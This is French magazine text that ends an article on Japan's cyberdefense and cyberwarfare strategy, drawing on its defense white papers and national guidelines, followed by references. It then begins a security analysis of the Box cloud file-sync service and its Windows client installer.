La nouvelle stratégie de défense du Japon est élaborée en réaction aux attaques subies par le Japon mais peut-être surtout par ses alliés. La publication de l'« Information Security Strategy for Protecting the Nation » **[31]** résulte de la réaction japonaise aux cyberattaques subies en 2009 par les États-Unis et la Corée du Sud, deux de ses alliés. Les références ne sont pas ici les attaques contre l'Estonie de 2007, ni celles menées lors du conflit russo-géorgien de 2008 **[32]**.

Le Japon prend conscience qu'une cyberattaque majeure, probable, pourrait constituer une menace à la sécurité nationale, et cela quelle qu'en soit la cible : le Japon ou l'un de ses alliés. Ces attaques pourraient causer des dommages physiques aux infrastructures, provoquer des pertes financières, avoir des effets psychologiques et des effets sur l'environnement virtuel.

Le Japon inscrit les cyberattaques au rang des menaces qui pèsent sur sa stabilité, au même titre que les menaces de nature transnationale comme le changement climatique, la pollution de l'environnement, les catastrophes naturelles, les épidémies, menaces qui sont venues se substituer à celles des guerres inter-étatiques devenues fort peu probables **[33]**.

Deux pages sont dédiées à la question des cyberattaques dans le Livre Blanc de 2010. Y est soulignée l'importance vitale de la sécurité des systèmes d'information, tant pour le secteur civil que la défense. Quelques exemples de cyberattaques dans le cadre de conflits armés sont rappelés : Israël/Hezbollah (2006), Israël/Hamas (2008), Russie/Géorgie (2008).

La seconde partie du Livre Blanc de 2011 est intitulée « Menaces dans le cyberespace ». Y sont rappelées quelques cyberattaques exemplaires : celles qui ont été lancées durant le conflit entre Israël et le Hezbollah en 2006, entre le Hamas et Israël en 2008 ; celles du conflit russo-géorgien de 2008 (estimant à cet égard que les cyberattaques n'ont pas eu d'incidence sur le fonctionnement de l'armée géorgienne, mais ont seulement perturbé le système de communication du gouvernement). Il est aussi question de l'introduction de virus dans les réseaux américains en Iraq et en Afghanistan en 2008. Sont également rappelées les attaques attribuées à la Corée du Nord en 2009 et en 2011. Le rapport évoque enfin le ver Stuxnet, soulignant qu'il avait la capacité de s'introduire dans des systèmes de contrôle.

Pour illustrer leurs propos, décrire la menace, les divers rapports vont trouver leurs exemples aux États-Unis, en Corée du Sud, en Israël, en Russie, en Géorgie, mais demeurent silencieux sur les incidents directement subis par le Japon.

2.3 La cyberdéfense

Le rapport « Information Security Strategy for Protecting the Nation » propose un plan de réaction aux cyberattaques de grande envergure, prévoit le renforcement des protections contre les cyberattaques. Ce plan prévoit notamment :

- De préparer le pays à gérer une situation de crise (cyberattaque de grande ampleur).
- D'utiliser les outils de coopération public-privé, pour un partage de l'information efficace, selon les principes prévus au « Second Action Plan on Information Security Measures for Critical Infrastructures ».
- Renforcer les alliances internationales (avec les USA, l'ASEAN, l'UE).
- Lutter contre la cybercriminalité.
- La consolidation de l'infrastructure réseau du gouvernement (notamment y développer l'usage de la cryptographie).
- Renforcer la protection des infrastructures critiques.

Le rapport *Defense of Japan 2010* organise la réaction et protection aux cyberattaques autour de 6 piliers :

- Renforcer la sécurité de l'information et des systèmes de communication.
- Faire évoluer les systèmes de cyberdéfense.
- Développer des règles.
- Augmenter les ressources humaines.
- Améliorer le partage d'information.
- Rechercher des solutions technologiques innovantes.

L'on voit poindre dans la formulation de cet impératif de sécurisation le dilemme auquel sont confrontés tous les États : comment assurer une sécurité maximale - avec toutes les contraintes que cela peut supposer - tout en conservant au cyberespace le rôle qui doit être le sien, à savoir être un instrument du progrès économique et social :

« L'implémentation de politiques visant à renforcer la sécurité nationale et l'expertise de gestion de crise dans le cyberespace doit être compatible avec la politique qui est mise en œuvre dans le respect des principes de la loi portant sur la création d'une société en réseaux **[34]**, qui prévoit la promotion de l'usage des TIC comme fondement des activités socio-économiques » **[35]**.

Pour assurer un usage stable du cyberespace, le Japon devra renforcer ses capacités de traitement des cyberattaques (NDPG 2011). Les modalités de réponse aux cyberattaques **[36]** sont précisées en ces termes :

« Les forces d'auto-défense répondront aux cyberattaques par des modes opératoires nécessaires à la défense des systèmes d'information des forces armées, de manière intégrée. En accumulant une expertise de pointe et des compétences indispensables pour contrer les cyberattaques, les forces japonaises contribueront à la réponse de l'État aux cyber-attaques ».

La troisième partie du Livre Blanc de 2011, « Efforts contre les cyberattaques », prône la fédération, le regroupement des services jusqu'alors dispersés dans les divers échelons de l'administration et des services de l'État.

Centralisation et coopération sont parmi les mots-clés de cette stratégie de défense.

L'État semble ne pouvoir s'extraire d'une logique de centralisation des ressources qui peut sembler en déphasage avec les principes qui font aussi la force des hackers, des agresseurs, qui reposent essentiellement sur la décentralisation, l'absence de centre, de coordination. Le Japon envisage un modèle vertical de gouvernance de sa sécurité et défense, quand les agresseurs non étatiques pensent des modèles horizontaux. Mais nous devons souligner que cela n'est pas spécifique à l'État japonais. Tous les Etats suivent des schémas verticaux, où la capitale nationale - siège du pouvoir politique - exerce une force centrifuge qui paraît devoir apporter la réponse à tous les problèmes.

Pour renforcer cette sécurité, il est aussi question d'extension des pouvoirs des agences de renseignement qui luttent contre les cyberattaques. Toute la difficulté de cette extension réside bien sûr dans les limites accordées aux acteurs qui disposeront de ces pouvoirs (les dangers étant ceux encourus par les citoyens eux-mêmes).

La coopération est d'autre part essentielle. Coopération entre secteurs privé et public, civil et militaire, à l'échelle nationale mais aussi à l'échelle internationale **[37]**. Il y a dans la mise en commun des capacités et ressources une dimension économique non négligeable : car coopération signifie souvent économie d'échelle et paraît justifier la réduction des moyens de la défense (en faisant reposer une partie des efforts sur les partenaires). La contrepartie de la coopération peut être une relative perte d'autonomie, un empiètement sur la souveraineté nationale.

Selon le NDPG 2011, le renforcement de la sécurité du cyberespace se fera au travers d'actions de coopération, à l'échelle régionale et mondiale. La problématique est désormais inscrite au même rang que les politiques de sécurisation de l'espace, des océans, ou du changement climatique : autant de questions internationales, globales, qui ne peuvent être traitées et réglées de manière isolée.

Cybersécurité et cyberdéfense sont ainsi des moyens qui permettent de renforcer l'intégration d'un État à la communauté internationale. Au travers de cette nécessaire collaboration, les États font des choix : le Japon opte explicitement pour un renforcement des relations avec l'Union Européenne, les pays européens, les pays membres de l'OTAN **[38]**.

La normalisation pourrait être l'un des axes forts de cette politique. Le Livre Blanc de 2011 insiste sur l'absence de norme juridique internationale qui permettrait de définir les cyberattaques comme des actes de guerre, et réglementerait les réponses militaires à donner à de tels actes.

Dans sa réflexion sur l'usage offensif et défensif du cyberespace, le Japon va chercher ses exemples à l'étranger, avec un intérêt tout particulier pour la pensée américaine : le *Cyberspace Policy Review* de mai 2009 (qui prévoit la création d'un coordinateur de la cybersécurité auprès de la Maison Blanche) et l'*International Strategy for Cyberspace* publiée en mai 2011 (qui vise l'établissement de normes de comportement dans le cyberespace en s'appuyant notamment sur la coopération internationale, mais précise surtout la volonté des États-Unis de répondre y compris de manière militaire à des cyberattaques de nature guerrière contre la nation), sont les deux documents de la politique américaine qui retiennent particulièrement l'attention du Japon. Pour les questions relevant de la défense, le Livre Blanc fait référence au *Quadriennal Defense Review* américain publié en 2010. Il cite également un document publié par William J. Lynn en août 2010 qui propose un cadre pour la stratégie en matière de cyberdéfense en posant les bases des règles d'engagement.

Le rapport *Defense of Japan 2010* énumérait déjà quelques initiatives nationales en matière de cyberdéfense : la création de l'*US CyberCommand*, la création du CCDCOE (en Estonie), du *Cyber Security Operations Centre* (CSOC) en Australie. Celui de 2011 est bien plus précis sur son analyse de la situation à l'étranger. Pour le Royaume-Uni, il retient :

- La publication de rapports : la *Cyber Security Strategy* de juin 2009 ; la NSS – *National Security Strategy*.
- La création de l'OCS – *Office of Cyber Security*, suivant la publication de la *cyber security strategy* de 2009 (au sein du Cabinet Office), qui a en charge la coordination de la stratégie de cybersécurité pour le gouvernement. Cet organisme sera ensuite transformé au sein de l'OCSIA (*Office of cyber security and information assurance*).
- La création du CSOC (*Cyber Security Operations Centre*), dépendant du GCHQ.

- Le SDSR (*Strategic Defence and Security Reviews*) publié en octobre 2010, qui lance la création du DCOG (*Defence Cyber Operations Group*), afin d'unifier les activités liées au cyberespace au sein du Ministère de la Défense.

Pour l'Australie, il s'intéresse :

- À la publication de la *Cyber Security Strategy* (novembre 2009) ; du Livre Blanc de la Défense (mai 2009), qui place au rang de priorité le développement des capacités militaires de cyberguerre.
- À l'attribution de la coordination de la cybersécurité de l'ensemble du gouvernement au CSPC (*Cyber Security Policy and Coordination*).
- À la création du CSOC (*Cyber security operations centre*) en janvier 2010, au sein du département de la défense.

Pour la Corée du Sud, il rappelle :

- La publication du *National Information Protection White Paper*, qui insiste sur la nécessaire centralisation au sein d'une structure de management, de niveau national, des questions de cybersécurité ; et celle du Livre Blanc de la Défense (décembre 2010).
- Le rôle du directeur des services de renseignement (*national intelligence service*) qui coordonne les politiques de cybersécurité.
- Le rôle du *Defense Information Warfare Response Center* qui doit protéger les réseaux militaires.
- La création du *Cyberspace Command*, en janvier 2010, dépendant de la *Defense Intelligence Agency*, et qui doit assurer la mise en œuvre des capacités de cyberguerre.

La Chine **[39]** développe des capacités offensives dans l'espace (destruction de satellites par exemple), et des capacités de cyberguerre.

De l'OTAN, le rapport souligne la publication du *New Strategic Concept* de novembre 2010 ; la création de l'ESCD (*Emerging Security Challenges Division* créée en août 2010) ; du CDMA *(Cyber Defense Management Authority*) et bien sûr du CCDCOE créé en 2008.

Cette littérature officielle et ces décisions stratégiques constituent le corpus de référence de la pensée stratégique et politique japonaise en matière de défense. Cette stratégie est donc largement d'inspiration étrangère, anglo-saxonne.

Les réponses aux cyberattaques sont désormais clairement inscrites au rang des missions des forces armées **[40]**. Les réponses aux cyberattaques sont plus particulièrement traitées au chapitre I « Opérations des forces d'auto-défense du Japon » **[41]** de la Partie III : ces réponses s'organisent autour du Ministère de la défense et des forces d'auto-défense. Les réponses qui doivent être intégrées nécessitent le déploiement de moyens adaptés. En mars 2011 a été créée la division « Deputy Head, C4 Systems Planning Division (cyber) »

AUTOUR DE L'ARTICLE...

■ CYBERSÉCURITÉ

« Cybersecurity » est le titre d'un intéressant dossier publié dans *The Brown Journal of World Affairs*, revue de la Brown University (Etats-Unis), dans son dernier numéro de 2011 (Vol. XVIII, Issue I, Fall/Winter). Le dossier regroupe les contributions de John Arquillla (*U.S. Naval Postgraduate School*), Jason Healey (*Atlantic Council*), Martin Libicki (*RAND Corporation*) et un entretien avec Howard Schmidt (*Cybersecurity Coordinator, White House*).

John Arquilla s'interroge sur l'apport de la cyberguerre à la théorie de la guerre : les perspectives de la cyberguerre vont-elles redonner vie à l'approche hobbesienne ? La cyberguerre confirmera-t-elle la théorie de George Quester (les guerres sont fonction de la perception du rapport entre moyens offensifs et défensifs, et deviennent fortement probables quand l'environnement procure un avantage indéniable à l'attaque) ?

Il s'interroge également sur l'évolution du concept de cyberguerre. Lorsqu'il introduisit ce terme avec David Ronfledt (dans le désormais célèbre texte « Cyberwar is coming ! », publié par la RAND en 1993), la cyberguerre était un moyen permettant aux forces armées d'acquérir l'avantage sur le champ des affrontements. Il n'avait pas encore la connotation actuelle d'attaques contre les infrastructures critiques (relevant des attaques stratégiques), ou de forme d'action capables de résoudre des crises internationales sans nécessairement aller jusqu'à la guerre (les cyberattaques sont alors des opérations spéciales).


Jason Healey propose de ne pas se focaliser sur la problématique de l'attribution, mais sur celle de responsabilité des cyberattaques : ne pas s'obstiner à vouloir mettre un nom derrière le hacker qui a appuyé sur la touche « Enter », mais responsabiliser les Etats qui les abritent. Les États qui seraient réticents à coopérer pourraient alors être soumis aux mesures de répression traditionnelles.

Martin Libicki aborde la question de la nature de l'instabilité stratégique dans le cyberespace. Il estime que les craintes de déstabilisation de la civilisation du fait de la cyberguerre sont exagérées. Comme pour la menace nucléaire, accroître la cyberdéfense plutôt que les moyens offensifs apparaît d'autre part être une réaction plus pertinente face à la menace croissante de cyberguerre.

Howard Schmidt insiste tout d'abord sur l'importance du bon usage des termes. S'introduire dans un système pour y dérober des données, voler des identifiants, de la propriété intellectuelle, tout cela n'est pas cyberguerre. Il revient ensuite sur le rôle du secteur privé dans la protection des infrastructures critiques. La décision présidentielle PDD63 (*Presidential Decision Directive*) de 1998 (relative à la protection des infrastructures critiques) demandait au secteur privé d'organiser sa sécurité, la majorité des infrastructures critiques étant sa propriété. À cette époque, les opérateurs des infrastructures critiques n'avaient pas de relations avec l'État. Depuis, des conseils de coordination ont été mis en place, l'objectif premier étant le partage d'information.

au sein de l'État major du Ministère de la Défense, qui a pour mission de réfléchir aux stratégies de réponse, ainsi qu'à la création d'une unité de cyberdéfense spécifique. Des programmes de formation et de recherche dans le domaine doivent également être développés au sein de l'académie de défense nationale.

Le *Mid-Term Defense Program 2011* inscrit au budget de la défense le renforcement de la sécurité des réseaux des SDF, en accroissant les efforts de recherche et les exercices de sécurité (notamment avec l'allié américain) ; la formation prendra une place importante dans le développement des capacités de l'armée. Cet effort s'inscrit dans le cadre de la réforme structurelle qui est en cours au sein de l'armée japonaise, et prévoit entre autres le rajeunissement d'une partie du *staff* **[42]**. La gestion des situations de cyberattaques est associée à celle des attaques armées et des crises (comme les catastrophes naturelles). À cet égard doit également être pris en compte le rôle des gouvernants. Le rapport de 2010 souligne l'inadaptation de l'organisation au niveau étatique à faire face à de telles situations de manière efficace : le premier ministre et son gouvernement devraient participer aux exercices préparant à la transition d'un état de paix à un état d'urgence. Le fait de le souligner laisse entendre que ce n'est pas le cas. Le Japon ne dispose pas non plus de l'équivalent du NSC américain (*National Security Council*). Il est donc plus vulnérable que d'autres, ne disposant pas de capacités de définition des stratégies de sécurité nationale, qui incluraient naturellement la cybersécurité **[43]**.



Les 6 piliers de la stratégie de défense contre les cyberattaques [44]

2.4 La cyberguerre

Le Livre Blanc de 2010 intitule l'un de ses chapitres « Trends Concerning Cyber Warfare Capabilities » **[45]** : la cyberguerre recouvre les opérations militaires menées dans le cyberespace. La cyberguerre relève donc des politiques et stratégies de défense. Sans évoquer les mesures qu'a prises ou prendra le Japon, le rapport fait état des initiatives prises en la matière (stratégies, création d'unités dédiées au sein des forces armées) par quelques pays (États-Unis, pays de l'OTAN, Australie **[46]**, Corée du Sud **[47]**). Au regard de la dépendance de l'armée à l'information et aux systèmes de communications, les cyberattaques sont qualifiées de « stratégie asymétrique » **[48]** qui permettent d'utiliser les points faibles de l'adversaire et d'affaiblir ses points forts. De fait, les forces armées peuvent être soumises à des attaques en temps de conflit comme en temps de paix.

Le Livre Blanc de 2011 traite de la cyberguerre sans toutefois lui dédier un chapitre comme c'était le cas l'année précédente. Il s'intéresse à l'inscription de la cyberguerre comme priorité dans la politique de défense aux USA, en Corée du sud, en Australie ou encore en Chine, dont il souligne l'intérêt particulier pour cette question, en raison de l'importance de l'information et de l'espace informationnel **[49]**. L'environnement international du Japon fait de la cyberguerre l'une des priorités de ses stratégies de défense.

Conclusion

Le « National Defense Program Guideline for FY 2011 and Beyond » **[50]** est la traduction de la nouvelle politique de défense du gouvernement de Naoto Kan. Il inscrit sa démarche dans le prolongement des politiques menées par ses prédécesseurs **[51]** au sein des gouvernements du LDP. Mais sur quelques points la stratégie fait rupture ; notamment en désignant la Chine comme un sujet de préoccupation majeur ; en réallouant les moyens vers les forces navales au détriment des forces terrestres (en raison de la pression exercée par la Chine dans le domaine maritime) ; enfin en proposant le nouveau concept de « défense dynamique », qui consiste à déployer des forces vers des zones prioritaires au Japon et les préparer à des missions asymétriques. La raison en est l'absence de définition précise des menaces : les forces doivent donc être prêtes à parer à toute situation. Le rapport introduit les notions de « dynamic defense capabilities » et « dynamic defense force », qui remplacent le concept de « Basic Defense Force ». Les défis de la sécurité ont évolué, il faut des forces plus dynamiques, flexibles, car les temps de réaction sont raccourcis en raison notamment des progrès des technologies militaires.

L'une des préoccupations majeures concerne l'amélioration de la capacité à voir, savoir, réagir toujours plus rapidement. La vitesse (de détection, de réaction, d'action) est l'un des facteurs clés dans la stratégie de défense du territoire. Elle est cruciale en raison de la proximité géographique des menaces : la Chine, la Corée du Nord sont à très faible distance du territoire japonais. Cette vitesse de détection et de réaction repose essentiellement sur la technologie : capacités d'ISR (satellites d'observation, systèmes de détection, de transmission, d'interception des communications), systèmes de traitement de l'information, processus de décision, doivent être optimisés. Il faut maintenir des capacités de communication optimales à tous les échelons des C2.

Des altérations importantes portées au cyberespace japonais mettraient en péril tout cet édifice de sécurité/défense. La sécurisation du cyberespace s'inscrit donc dans le processus de renforcement des capacités de renseignement, d'observation satellitaire et de détection des menaces **[52]**, qui sont les socles de la nouvelle politique de défense du territoire. La conservation de la maîtrise des flux d'information est considérée comme vitale pour la sécurité du pays. La redéfinition des priorités a donc naturellement appelé l'introduction du cyberespace, dans la mise en œuvre d'une politique de sécurité et de défense techno-centrée. ■

■ RÉFÉRENCES

[1] Aizu I., Internet in Japan in Asian Context, November 1998, http://www.anr.org/web/html/archive/old/html/output/98/PAN98_e.htm

[2] Gibson W., Neuromancer, 1984

[3] Hays J., Internet in Japan: blogs, Rakuten, Broadband, Viruses, Facebook, Mixi and Gree, October 2011, http://factsanddetails.com/japan.php?itemid=724&catid=20&subcatid=133

[4] http://www.domaintools.com/internet-statistics/country-ip-counts.html

[5] Statistiques disponibles au 11 février 2012 sur le site http://w3techs.com/technologies/overview/top_level_domain/all

[6] http://www.itu.int/ITU-D/ict/statistics/material/excel/2010/MobileCellularSubscriptions_00-10.xls, Données collectées le 11 février 2012.

[7] http://www.techdigest.tv/2010/07/secureworks_wor.html

[8] http://www.theregister.co.uk/2007/07/20/japan_p2p_leak_cop_fired/

[9] Soit un budget de contrats pour Mitsubishi Heavy Industries équivalent à 3,4 milliards de $, selon les chiffres publiés dans « Mitsubishi Heavy Industries Hacked : Japan Defense Industry's First Cyberattack », 19 septembre 2011, http://www.huffingtonpost.com/2011/09/19/mitsubishi-heavy-industries-hack_n_969427.html

[10] Cyberattaque contre deux groupes de défense japonais, Reuters, 20 septembre 2011, http://fr.news.yahoo.com/cyber-attaque-contre-deux-groupes-d%C3%A9fense-japonais-063833967.html

[11] Wilson Dean, Warplane and nuclear plant data were at risk in Mitsubishi Heavy Attack, 25 octobre 2011, The Inquirer, http://www.theinquirer.net/inquirer/news/2119850/warplane-nuclear-plant-stolen-mitsubishi-heavy-attack

[12] Japan Cyber attack silence may breach arms contract, 20 septembre 2011, http://economictimes.indiatimes.com/news/international-business/japan-cyber-attack-silence-may-breach-arms-contracts/articleshow/10051787.cms

[13] Some Japanese Gov't websites come under cyberattack, The Mainichi Daily News, 20 septembre 2011, http://mdn.mainichi.jp/mdnnews/news/20110920p2g00m0dm002000c.html

[14] Hays J., Internet in Japan: blogs, Rakuten, Broadband, Viruses, Facebook, Mixi and Gree, October 2011, http://factsanddetails.com/japan.php?itemid=724&catid=20&subcatid=133

[15] http://www.voiceofgreyhat.com/2012/01/hackers-have-stolen-data-from-japan.html

[16] Information Security Policy Council, The First National Strategy on Information Security, Toward the realization of a trustworthy society, Tokyo, Japan, 2 February 2006, 36 pages. Information Security Policy Council, Secure Japan 2009, Tokyo, Japan, June 22, 2009, http://www.nisc.go.jp/eng/pdf/sj2009_eng.pdf

[17] Yamakura Y., Network Centric Warfare: its implications for Japan's Self-Defense Force, Japan Air Self Defense Force, Japan, August 18, 2005, 15 pages

[18] http://www.nisc.go.jp/eng/pdf/New_Strategy_English.pdf

[19] August 27, 2010 http://www.kantei.go.jp/jp/singi/shin-ampobouei2010/houkokusyo_e.pdf

[20] http://www.mofa.go.jp/policy/security/pdfs/h23_ndpg_en.pdf

[21] http://www.mod.go.jp/e/d_act/d_policy/pdf/mid_termFY2011-15.pdf

[22] http://www.mod.go.jp/e/publ/w_paper/2010.html

[23] http://www.mod.go.jp/e/publ/w_paper/2011.html

[24] ISR: Information, Surveillance, Reconnaissance

[25] ISSPN: Information Security Strategy for Protecting the Nation

[26] JVSF : Japan's Vision for Future Security and Defense Capabilities in the New Era

[27] DoJ : Defense of Japan

[28] NDPG : National Defense Programme Guideline

[29] MTDF: Mid-Term Defense Program

[30] Defense of Japan 2011

[31] http://www.nisc.go.jp/eng/pdf/New_Strategy_English.pdf

[32] Information Security Strategy for Protecting the Nation, 2010, page 1

[33] http://www.kantei.go.jp/jp/singi/shin-ampobouei2010/houkokusyo_e.pdf

[34] Basic Act on the Formation of an Advanced Information and Telecommunications Network Society

[35] Information Security Strategy for Protecting the Nation, 2010, page 5

[36] http://www.mofa.go.jp/policy/security/pdfs/h23_ndpg_en.pdf page 11

[37] http://www.mod.go.jp/e/publ/w_paper/pdf/2011/07_Part2_Chapter2.pdf Partie II, relative aux bases de la politique de défense du Japon. Section 2, Chapitre 1 relatif au nouvel environnement de sécurité.

[38] http://www.mofa.go.jp/policy/security/pdfs/h23_ndpg_en.pdf page 9

[39] « Utilisation militaire de l'espace et capacités de cyberguerre » Page 32 du document http://www.mod.go.jp/e/publ/w_paper/pdf/2011/05_Part1_Chapter2.pdf

[40] Chapitre 3 « Vers un nouveau système de défense », de la Partie II : http://www.mod.go.jp/e/publ/w_paper/pdf/2011/08_Part2_Chapter3.pdf

[41] http://www.mod.go.jp/e/publ/w_paper/pdf/2011/09_Part3_Chapter1.pdf

[42] Mid-Term Defense Program 2011 Page 2

[43] http://www.kantei.go.jp/jp/singi/shin-ampobouei2010/houkokusyo_e.pdf page 43

[44] Schéma publié dans le rapport « Defense of Japan 2010 » (fig. II-2-6-1, page 185)

[45] Page 15 du rapport, http://www.mod.go.jp/e/publ/w_paper/pdf/2010/07Part1_Chapter1_Sec3.pdf

[46] Dans son Livre Blanc de la Défense (Defense White Paper) de 2009, l'Australie fait une priorité du développement des capacités militaires de cyberguerre. Ce point est mentionné dans le rapport Defence of Japan 2011, page 26.

[47] Defense of Japan. Page 27

[48] Page 15 du Livre Blanc de 2010

[49] Chapitre 2 : Politiques de défense des États, Section 3 « Utilisation militaire de l'espace et capacités de cyberguerre », Page 32 du document, http://www.mod.go.jp/e/publ/w_paper/pdf/2011/05_Part1_Chapter2.pdf

[50] http://www.mofa.go.jp/policy/security/pdfs/h23_ndpg_en.pdf

[51] Nishihara Masashi, Japan's Defense Policy and the Asia-Pacific Region, March 30, 2011, Japan, 8 pages, http://www.ca.emb-japan.go.jp/2011_shared_images/Cultural%20Events/nishihara_lecture_text.pdf

[52] « Le Japon devra faire des efforts pour développer et utiliser l'espace extra-atmosphérique, dans la perspective d'un renforcement du partage de l'information et des fonctions de communication », http://www.mofa.go.jp/policy/security/pdfs/h23_ndpg_en.pdf, page 3

À L'ABORD DE BOX

Saâd Kadhi, HAPSIS – saad.kadhi@hapsis.fr / @_saadk

« Just believe everything I tell you, and it will all be very, very simple »
Douglas Adams, Life, the Universe, and Everything

mots-clés : CLOUD / BOX / ANALYSE / INFORENSIQUE

Box, entreprise dans le vent, chevauchant les promesses du « Cloud » toutes voiles dehors, permet à ses utilisateurs de synchroniser leurs fichiers et de les partager. La sécurité est-elle pour autant respectée ? C'est ce que nous vous proposons de découvrir. Nous allons aussi nous pencher sur certains éléments spécifiques à Box qui pourraient s'avérer utiles lors d'analyses inforensiques.

1 Le précurseur

120 000 entreprises, dont 82 % des Fortune 500, laisseraient des données critiques gambader dans le « Cloud » de Box **[1]**, une société dont l'histoire et les services présentent quelques similitudes avec ceux de Dropbox, un de ses principaux concurrents auquel nous nous étions intéressés dans un précédent article **[2]**.

Domiciliée en Californie et comptant aujourd'hui plus de 500 collaborateurs et 11 millions d'utilisateurs, Box a lancé son service de partage de fichiers dans le « Cloud » en 2005 **[3]**, bien avant Dropbox qui n'a ouvert son offre en bêta qu'au mois de mars 2008. Depuis, Dropbox a non seulement rattrapé son retard mais dépassé son précurseur **[4]**.

Fondée par Aaron Levie et Dylan Smith, respectivement directeur général et directeur financier de l'entreprise, Box a pu compter sur plusieurs levées de fonds qui, cumulées, s'élèvent à $284M (environ 231M€) **[5]**. Devant faire face à une compétition acharnée de la part de Dropbox, Egnyte, SpiderOak, Google Drive, Microsoft SkyDrive, hubiC, wuala, put.io et bien d'autres acteurs sur son segment de marché, Box met en avant des fonctionnalités destinées aux entreprises. Citons l'interaction avec un annuaire *Active Directory*, la possibilité d'utiliser une authentification *Single Sign-On*, une console de gestion de droits permettant de contrôler l'utilisation du service au sein d'une même entreprise, des possibilités de collaboration en ligne sur des documents tels que ceux générés par la suite Microsoft Office, l'historisation de multiples versions d'un même fichier ainsi que l'intégration avec le logiciel de CRM Salesforce.com.

1.1 Mise en boîte

Box, comme bon nombre de ses concurrents, s'appuie sur un *business model* connu sous le nom de « Freemium » **[6]**. En tant que particulier, vous pouvez bénéficier « gratuitement » d'un espace de stockage de 5Go. L'offre « Business » vous donne la possibilité d'utiliser jusqu'à 1000Go pour 3 à 500 utilisateurs en payant, mensuellement, la modique somme de $14 (soit environ 11,33€) par utilisateur. Au-delà, vous êtes considéré comme une entreprise, une vraie. Vous pouvez alors partager autant de fichiers que vous le désirez, les portes du stockage infini dans le nuage Box vous étant grandes ouvertes. Mais pour connaître le prix d'une telle prestation, vous devez appeler le service commercial **[7]**.

À la différence de Dropbox, qui s'appuie sur le service de stockage en ligne S3 d'Amazon, Box dispose de sa propre infrastructure, installée chez l'Oncle Sam **[8]**, pour héberger vos données. L'accès est possible à partir d'un simple navigateur qu'il convient de pointer vers https://www.box.com/. C'est d'ailleurs la première étape à observer afin de créer un compte, après avoir pris soin de lire les conditions d'utilisation et la charte de respect de la vie privée.

Pour peu que vous restiez éveillé pour en arriver à bout, une telle lecture reste néanmoins indispensable pour savoir à quoi, mais surtout à qui vous exposez vos fichiers et vos données à caractère personnel. Vous y apprendrez, en des termes souvent délayés s'ils ne sont pas opaques, que Box et ses partenaires (dont les noms ne sont pas précisés) peuvent les collecter à toutes fins utiles. Ceci inclut aussi les contacts que vous avez ajoutés dans le carnet d'adresses mis à votre disposition pour faciliter le partage et le travail collaboratif.

Bien entendu, Box n'offre aucune garantie relative à l'intégrité ou à la disponibilité de vos données ou quelque autre garantie d'ailleurs. Et même si vous arriviez à engager la responsabilité de l'entreprise, vous pouvez, au mieux, prétendre à un dédommagement correspondant à trois mois de service.

Plus inquiétant, Box s'octroie le droit d'effectuer des mises à jour silencieuses des logiciels fournis par l'entreprise ou des conditions d'utilisation, auquel cas il

vous appartient de consulter régulièrement ces dernières sur leur site institutionnel. Bien entendu, nous n'avons que cela à faire de notre courte vie.

Allons ! Mettons de côté toute paranoïa et rejoignons ces millions d'utilisateurs qui, en cette ère de pensée compressée et pressée, cliquent sans réfléchir.

Une fois notre compte créé, nous pouvons télécharger le logiciel Box Sync, disponible pour PC sous Windows ou Mac OS X ou la pléthore d'applications pour iPhone, iPad, Windows Phone, Android, Blackberry, Microsoft Office et d'autres plates-formes qui nous sont complètement inconnues **[9]**. Amateurs de Linux, passez votre chemin. Box est un service « enterprise-grade » **[10]**.

Une fois ces applications installées, nous pouvons synchroniser nos fichiers entre nos différents équipements avec une déconcertante facilité. Et si, par malheur, vous vous retrouvez en pleine cambrousse béninoise, derrière un PC antédiluvien équipé du dernier vrai faux antivirus Ultimate Antivirus XP 2014, le navigateur du cybercafé fera l'affaire.

La magie ne faisant pas partie de ce monde, nous avons sorti notre bleu de travail ainsi que notre boîte à outils pour faire un brin de « mécanique ».

2 Chez Fred, atelier de mécanique

Notre logiciel du jour s'appelle Box Sync, en sa version 3.2.65.0 que nous avons installée sur une machine virtuelle Windows 7 Ultimate N 64 bits. L'analyse à laquelle nous l'avons soumise combine des outils, tous libres ou gratuits, tels que la suite SysInternals, ApateDNS de Mandiant, Microsoft Attack Surface Analyzer, mitmproxy ou Wireshark, permettant d'observer son comportement au niveau du système d'exploitation et du réseau. Nous nous sommes aussi basés sur la documentation officielle de l'API Box **[11]** ainsi que sur quelques menues recherches Internet.

Au regard du positionnement commercial de Box, nous nous plaçons du point de vue d'un réseau d'entreprise.

Aucune tentative d'ingénierie inverse n'a été effectuée et aucun animal n'a été maltraité durant notre analyse.

2.1 Premiers contacts

`BoxSyncWindows.exe`, proposé en téléchargement sur le site de l'entreprise, vérifie votre type de plate-forme puis se connecte sur https://sync.box.com:443 afin d'en obtenir un paquetage d'installation MSI adapté à votre environnement puis, enfin, l'exécute. Le téléchargement ne se lance qu'après vérification de la validité du certificat présenté par le serveur HTTPS. Les développeurs auraient-ils enfin compris qu'une telle vérification est nécessaire pour prétendre à une quelconque sécurité fournie par SSL ? Aurions-nous enfin réussi à les sensibiliser ? D'ailleurs, Box ne met-il pas en avant son chiffrement de données sophistiqué ? Tenez, lisez par vous-même **[12]** :

Sophisticated Data Encryption
Box uses state-of-the-art technology and industry best practices for data encryption during transit to and from the Box cloud, as well as while stored within Box.
- *Encryption at transfer with 256-bit SSL and at rest with 256-bit AES*
- *Content Delivery Networks for transfer optimization and additional encryption cycle*
- *Encryption keys are securely stored in separate locations and frequently rotated*

Nous avons beau être en 2012, il ne faut pas crier victoire si vite. La désillusion est peut-être au tournant. Mais continuons si vous le voulez bien. Nous aurons bientôt l'occasion de disserter sur ce point.

Box Sync a besoin de privilèges « administrateur » pour pouvoir mener à bien son installation. Il élit domicile dans le répertoire `%PROGRAMFILES%\Box Sync`. Trois fichiers exécutables s'y trouvent :

- `UpdateService.exe`, service Windows de mise à jour de Box écrit en .NET en charge des téléchargements des nouvelles versions (après vérification des listes de révocation des certificats SSL à l'aide d'une CRL statique) ;
